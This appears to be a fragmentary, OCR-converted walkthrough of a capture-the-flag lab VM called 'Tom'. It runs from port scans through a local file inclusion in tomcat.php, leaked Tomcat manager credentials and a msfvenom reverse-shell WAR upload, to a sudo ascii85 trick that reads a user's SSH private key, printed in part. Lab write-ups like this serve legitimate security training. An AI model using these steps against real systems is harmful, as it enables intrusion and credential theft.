

Tom


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.34
Starting Nmap 7.95 (https://nmap.org) at 2025-02-15 13:41 -03
Initiating ARP Ping Scan at 13:41
Scanning 192.168.137.34 [1 port]
Completed ARP Ping Scan at 13:41, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:41
Scanning 192.168.137.34 [65535 ports]
Discovered open port 8080/tcp on 192.168.137.34
Discovered open port 80/tcp on 192.168.137.34
Increasing send delay for 192.168.137.34 from 0 to 5 due to 91 out of 301 dropped probe
Increasing send delay for 192.168.137.34 from 5 to 10 due to 142 out of 473 dropped pro
Increasing send delay for 192.168.137.34 from 10 to 20 due to max_successful_tryno incr
Discovered open port 22/tcp on 192.168.137.34
Increasing send delay for 192.168.137.34 from 20 to 40 due to 81 out of 269 dropped pro
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 23.70% done; ETC: 13:42 (0:00:35 remaining)
Increasing send delay for 192.168.137.34 from 40 to 80 due to 437 out of 1456 dropped p
Increasing send delay for 192.168.137.34 from 80 to 160 due to 1108 out of 3693 dropped
Increasing send delay for 192.168.137.34 from 160 to 320 due to max_successful_tryno in
Increasing send delay for 192.168.137.34 from 320 to 640 due to 13 out of 42 dropped pr
Increasing send delay for 192.168.137.34 from 640 to 1000 due to max_successful_tryno i
Warning: 192.168.137.34 giving up on port because retransmission cap hit (10).
Completed SYN Stealth Scan at 13:42, 60.02s elapsed (65535 total ports)
Nmap scan report for 192.168.137.34
Host is up, received arp-response (0.0010s latency).
Scanned at 2025-02-15 13:41:57 -03 for 60s
Not shown: 62695 closed tcp ports (reset), 2837 filtered tcp ports (no-response)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
MAC Address: 08:00:27:17:12:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Read data files from: /usr/share/nmap


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p22,80,8080 -Pn -n -vvv 192.168.137.34
Starting Nmap 7.95 (https://nmap.org) at 2025-02-15 14:


PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.9p1 Debian
| ssh-hostkey:
| 2048 55:5f:3f:15:c7:cb:5f:09:d6:a1:f5:70:06:d0:dd:bc (R
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEYCbZvf/ZV9Z2aTXfE
C/pCm9nDB/MFQFY2fKvlFh9+CWHnyzms+8w4rSMaKm6ehpmCSSIxlyF7Sza
w+Ro/8Bbt3Rb4Btdhnp8d9QeJeUJ0X3wWvy0u7KTYPSEtMteWs8rE1XETKC
| 256 ec:db:41:19:b8:60:bc:53:6f:c7:ef:c6:d3:ee:b9:b8 (EC
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIb
2artrI9EM3z29lk=
| 256 2e:0d:03:27:a5:2a:0b:4e:b0:6a:42:01:57:fd:a9:9f (ED
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJS/iSBHOdMKZYu9NMDu8
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.38 (
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.38 (Debian)
8080/tcp open http syn-ack ttl 64 Apache Tomcat (langua
|_http-title: Apache Tomcat/9.0.54
|_http-favicon: Apache Tomcat
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:17:12:7C (PCS Systemtechnik/Oracle Vi
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


(root miguel)-[/home/miguel]
whatweb 192.168.137.34
http://192.168.137.34 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.137.34], Title[
Apache2 Debian Default Page: It works]
(root miguel)-[/home/miguel]
whatweb 192.168.137.34:8080
http://192.168.137.34:8080 [200 OK] Country[RESERVED][ZZ], HTML5, IP[192.168.137.34], Title[Apache Tomcat/9.0.54]

```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.34/" -t 20
-x html,php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.34/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 10701]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.137.34/javascript/]
/tomcat.php           (Status: 200) [Size: 0]
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
Progress: 170921 / 830576 (20.58%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 171139 / 830576 (20.60%)
```


```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# gobuster fuzz -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.34/tomcat.
php?FUZZ=/etc/passwd" --exclude-length 0
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              http://192.168.137.34/tomcat.php?FUZZ=/etc/passwd
[+] Method:           GET
[+] Threads:          10
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Exclude Length:   0
[+] User Agent:       gobuster/3.6
[+] Timeout:          10s
===============================================================
Starting gobuster in fuzzing mode
===============================================================
Found: [Status=200] [Length=1441] [Word=filez] http://192.168.137.34/tomcat.php?filez=/etc/passwd
```


Not secure view-source:192.168.137.34/tomcat.php?filez=/etc/passwd


ine wrap


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
nathan:x:1000:1000:nathan,,,:/home/nathan:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
tomcat:x:1001:1001::/opt/tomcat:/bin/false
```

filter chain + rev shell system php y adentro









```
drwxr-xr-x 3 tomcat tomcat  4096 Oct 14  2021 work
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54$ cd work/
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54/work$ ls
Catalina
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54/work$ cd Catalina/
bash: cd: Catalina/: Permission denied
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54/work$ ls
Catalina
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54/work$ cd Catalina/
bash: cd: Catalina/: Permission denied
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54/work$ cd ..
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54$ ls
BUILDING.txt  CONTRIBUTING.md  LICENSE  NOTICE  README.md  RELEASE-NOTES  RUNNING.txt  bin  conf  lib  logs  temp
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54$ ls -l
total 152
-rw-r--r-- 1 tomcat tomcat 19528 Sep 28  2021 BUILDING.txt
-rw-r--r-- 1 tomcat tomcat  6375 Sep 28  2021 CONTRIBUTING.md
-rw-r--r-- 1 tomcat tomcat 58153 Sep 28  2021 LICENSE
-rw-r--r-- 1 tomcat tomcat  2401 Sep 28  2021 NOTICE
-rw-r--r-- 1 tomcat tomcat  3453 Sep 28  2021 README.md
-rw-r--r-- 1 tomcat tomcat  7072 Sep 28  2021 RELEASE-NOTES
-rw-r--r-- 1 tomcat tomcat 16984 Sep 28  2021 RUNNING.txt
drwxr-xr-x 2 tomcat tomcat  4096 Sep 28  2021 bin
drwxr-xr-x 3 tomcat tomcat  4096 Apr 28  2023 conf
drwxr-xr-x 2 tomcat tomcat  4096 Sep 28  2021 lib
drwxr-xr-x 2 tomcat tomcat  4096 Feb 15 18:21 logs
drwxr-xr-x 2 tomcat tomcat  4096 Feb 14 23:37 temp
drwxr-xr-x 7 tomcat tomcat  4096 Apr 28  2023 webapps
drwxr-xr-x 3 tomcat tomcat  4096 Oct 14  2021 work
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54$ cd conf/
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54/conf$ ls
Catalina         catalina.properties  jaspic-providers.xml  logging.properties  tomcat-users.xml  web.xml
catalina.policy  context.xml          jaspic-providers.xsd  server.xml          tomcat-users.xsd
www-data@tom:/opt/tomcat/apache-tomcat-9.0.54/conf$
```


```
<user username="role1" password="<must-be-changed>" roles="role1"/>
->
role rolename="admin-gui"/>
role rolename="manager-script"/>
user username="tomcat" password="t0mL1k3$c4t$!!!" roles="admin-gui,manager-script"/>
/tomcat-users>
```

`username=tomcat password=t0mL1k3$c4t$!!!`

yy tenemos el role `manager-script`

Limitations

You will only be able to deploy a WAR if you have **enough privileges** (roles: **admin**, **manager** and **manager-script**). Those details can be find under *tomcat-users.xml* usually defined in `/usr/share/tomcat9/etc/tomcat-users.xml` (it vary between versions) (see POST section).



Tomcat Virtual Host Manager

Message:	FAIL - Invalid host name [] was specified

Host Manager

List Virtual Hosts	HTML Host Manager Help	Host Manager Help	Server Statu

Host name

Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled


Add Virtual Host


Host

Name:
Aliases:
App base:
AutoDeploy
DeployOnStartup
DeployXML
UnpackWARs


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<LHOST_IP> LPORT=<LPOR
```

```
# deploy under "path" context path
curl --upload-file revshell.war -u 'tomcat:password' "http://localhost:8080/ma
```





(miguel miguel)-[~]
$ nc -nlvp 3434
listening on [any] 3434 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.34] 45878
whoami
tomcat


tomcat@tom:/$ sudo -l
Matching Defaults entries for tomcat on tom:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User tomcat may run the following commands on tom:
(nathan) NOPASSWD: /usr/bin/ascii85
tomcat@tom:/$


tomcat@tom:/$ LFILE=/home/nathan/.ssh/id_rsa
tomcat@tom:/$ sudo -u nathan /usr/bin/ascii85 "$LFILE" | ascii85 --decode
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAxwsy7rdaOaFyP/BIhYzaFwqVekjOrjRO5OONkLT0EUo5eUG0
udkGBFoUZuVcZKiV3KLFFw84wJ7W3FhQViOyyi5LeG53xeGrK0IA6jWXKA0rC4z8
XWZg6JzN+/Q4Sz2vvJ14VLbElYxpl4KdkvS/WrJAZ8iZ4GDVqbSseZSXhiFQqJen
NCOTpxJIPIEkwRg6PptNag1vcWcbKIZ7GzB2ny2BHAPOJ47/IKMfCtRmpNzMyPVs
VtGhzczGFvFadm52xLcbiWUb4FqaNyfVnU+RY8Ph6rXoVLLncbaIU1hhyjyG/N/Z
